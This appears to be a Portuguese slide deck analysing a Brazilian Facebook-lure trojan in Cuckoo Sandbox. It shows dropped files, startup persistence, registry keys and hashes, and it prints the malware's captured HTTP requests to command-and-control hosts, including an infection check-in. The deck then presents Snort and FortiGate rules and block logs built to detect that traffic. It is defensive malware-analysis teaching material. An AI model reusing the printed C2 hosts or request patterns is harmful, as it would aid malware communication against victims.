C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\sign.tzm
C:\Documents and Settings\cuckoo\Dados de aplicativos\plugin.dll.tzm
C:\Documents and Settings\cuckoo\Dados de aplicativos\etc...
```


CASOS DE USO – ANÁLISE DE MALWARE

Summary

[Files](#)[Registry Keys](#)[Mutexes](#)

```
HKEY_CURRENT_USER\Software\Borland\Locales
HKEY_LOCAL_MACHINE\Software\Borland\Locales
HKEY_CURRENT_USER\Software\Borland\Delphi\Locales
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ComputerName
ActiveComputerName
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3
HKEY_USERS\S-1-5-21-1547161642-789336058-1060284298-1003_Classes
HKEY_LOCAL_MACHINE\Software\Classes
\REGISTRY\USER
HKEY_LOCAL_MACHINE\Software\Classes\CLSID
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandler32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandlerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer
HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Global
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Sites
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
```

CASOS DE USO – ANÁLISE DE MALWARE

Static Analysis

Strings

Antivirus


Sections

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
UPX0	0x00001000	0x00043000	0x00000000	0.0
UPX1	0x00044000	0x00053000	0x00053000	7.8568470646
.ntlc	0x00097000	0x00001000	0x00000e00	3.07958837093


Resources

Name	Offset	Size	Language	Sublanguage	File type
EXEFILE	0x00005a0c	0x00029a00	LANG_PORTUGUESE	SUBLANG_PORTUGUESE_BRAZILIAN	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x00008ba4	0x00000034	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_BITMAP	0x0000000c	0x000000e8	LANG_NEUTRAL	SUBLANG_NEUTRAL	data

CASOS DE USO – ANÁLISE DE MALWARE




CASOS DE USO – ANÁLISE DE MALWARE




The image shows the Cuckoo Sandbox web interface. At the top is the Cuckoo logo, which includes the word "cuckoo" in a stylized font and a small illustration of a bird. Below the logo is a navigation bar with five tabs: "Quick Overview", "Static Analysis", "Behavioral Analysis", "Network Analysis", and "Dropped". The "Static Analysis" tab is currently selected. Under this tab, there are three sub-tabs: "Static Analysis", "Strings", and "Antivirus". The "Strings" sub-tab is selected, and it displays a list of strings extracted from the analyzed file. The strings are as follows:

```
This program must be run under Win32
Boolean
Integer
ByWl'Word
TObject
rface+
|xNNNNtpLhNNNNd
`\NNNNX
NNNNTP
LHD_NNN@<8S
;2w;;thsZ
,|<|Un
y>ENHZ8
uONHJ%NH
wssxtZXtUOu
~KxI[]
SOFTWARE\Borland\Delphi\RTL
skValu_
t7IPrOv)
WotK9
```

CASOS DE USO – ANÁLISE DE MALWARE



CASOS DE USO – ANÁLISE DE MALWARE



[Quick Overview](#) [Static Analysis](#) [Behavioral Analysis](#) [Network Analysis](#) [Dropped Files](#)

- [video-facebook190.com](#) 312
 - [tmp_60.jpg](#) 3548
 - [tmp_60.jpg](#) 1812
 - [tmp_ayoh.jpg](#) 1596
 - [tmp_60.jpg](#) 3164
 - [tmp_mqpg.jpg](#) 448

[video-facebook190.com](#) [tmp_60.jpg](#) [tmp_60.jpg](#) [tmp_ayoh.jpg](#) [tmp_60.jpg](#) [tmp_mqpg.jpg](#)

[tmp_60.jpg](#), PID: 3548, Parent PID: 312

[default](#) [network](#) [filesystem](#) [registry](#) [process](#) [services](#) [synchronization](#)

1

2

3

...

33

Time	API	Arguments	Status	Return	Repeated
2014-11-14 01:39:49,629	LdrLoadDll	Flags: 1245004 BaseAddress: 0x7c800000 FileName: KERNEL32.DLL	success	0x00000000	
2014-11-14 01:39:49,629	LdrGetProcedureAddress	Ordinal: 0 FunctionName: lstrcpyA FunctionAddress: 0x7c80be91 ModuleHandle: 0x7c800000	success	0x00000000	
2014-11-14 01:39:49,629	LdrGetProcedureAddress	Ordinal: 0	success	0x00000000	

CASOS DE USO – ANÁLISE DE MALWARE

[Quick Overview](#)[Static Analysis](#)[Behavioral Analysis](#)[Network Analysis](#)[Dropped Files](#)

File name	tmp_wjkt.jpg
File Size	465920 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	789a291cc5e8924788541292024a091d
SHA1	398f53bb6cf5e4445ace82fd6cc331f5837253b2
SHA256	c9f6be0113b72c845439d05f119c53b7d5e39382eb0efa645fd25267f2aaab29
CRC32	17158398
Ssdeep	12288:yYCK2PQ4C/gHlxBwYyr8WLOhSVwi7BBS:yYCHo4mlAYyJjVrBS
Yara	None matched
Download	

File name	tmp_ayoh.jpg
File Size	362496 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	66870333bb02e324e715d17129eaa8d
SHA1	95e2c64698e5d9208d2f637e7939e5e6ef84710f
SHA256	0ca67ebd2e0021783739c5bed83cabcf14f62e0f8341254ca33fb4dc7944a011
CRC32	6F71371D

CASOS DE USO – ANÁLISE DE MALWARE

```
GET /sist.jpg HTTP/1.1  
User-Agent: Bunda  
Host: fotos.facebook01.hotmail.ru
```


```
GET /versao.jpg HTTP/1.1  
User-Agent: Bunda  
Host: fotos.facebook01.hotmail.ru
```

```
GET /insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCK001&dados=IE6.0%20win5.1  
HTTP/1.1  
User-Agent: Bunda  
Host: recoalmeida.gratisphphost.info
```

CRIANDO DEFESAS



CRIANDO DEFESAS



CRIANDO DEFESAS

***alert tcp any any -> any any (content:"User-Agent: Bunda"; nocase; fast_pattern:only;
http_header; metadata:impact_flag red; msg: "Block.UA. Malware.Facebook";
flow:from_client,from_server; classtype:misc-attack; sid:1; rev:1;)***

***F-SBID(--revision 1; --name "Block.UA.Malware.Facebook"; --service HTTP; --protocol tcp;
--app_cat 25; --pattern "User-Agent: Bunda"; --context header; --no_case; --flow
from_client;)***

CRIANDO DEFESAS

FORTINET FortiGate VM64

WizardVideoHelpLogout

SystemRouterPolicy & ObjectsSecurity Profiles

AntiVirusWeb FilterApplication ControlIntrusion ProtectionAdvanced

VPNUser & DeviceWiFi ControllerLog & Report

Edit Application SensorAnti_Malware

[View Application Signatures]

NameAnti_Malware

Comments0/255

Categories

☒ Botnet

☒ Business

☒ Cloud.IT

☒ Collaboration

☒ Email

☒ Game

☒ General.Interest

☒ Network.Service

☒ P2P

☒ Proxy

☒ Remote.Access

☒ Social.Media

☒ Storage.Backup

☒ Update

☒ Video/Audio

☒ VoIP

☒ Industrial

☒ Web.Others

☒ All Other Known Applications

☒ All Other Unknown Applications

Application Overrides

DeleteAdd Signatures

Application Signature	Category	Action
APP Block.NotAllowed.UA	Web.Others	<input checked="" type="checkbox"/> Block

Options


OFFDeep Inspection of Cloud Applications

ONAllow and Log DNS Traffic













OFFReplacement Messages for HTTP-based Applications

Apply

CRIANDO DEFESAS



CRIANDO DEFESAS

Refresh Download Raw Log Log location: Disk									
#		Date/Time	Source	Destination	Application Name	Security Action	Security Events	Sent / Rece	
1	0	22:46:31	10.15.20.22	 80.68.248.79 (fotos.facebook05.hotmail.ru)	 Block.NotAllowed.UA.Malware.Facebook	 Blocked	 1	88 B / 48 B	
2	0	22:46:29	10.15.20.22	 80.68.248.79 (fotos.facebook05.hotmail.ru)	 Block.NotAllowed.UA.Malware.Facebook	 Blocked	 1	88 B / 48 B	
3	0	22:45:58	10.15.20.22	 80.68.248.79 (fotos.facebook05.hotmail.ru)	 Block.NotAllowed.UA.Malware.Facebook	 Blocked	 1	88 B / 48 B	

CONCLUSÃO

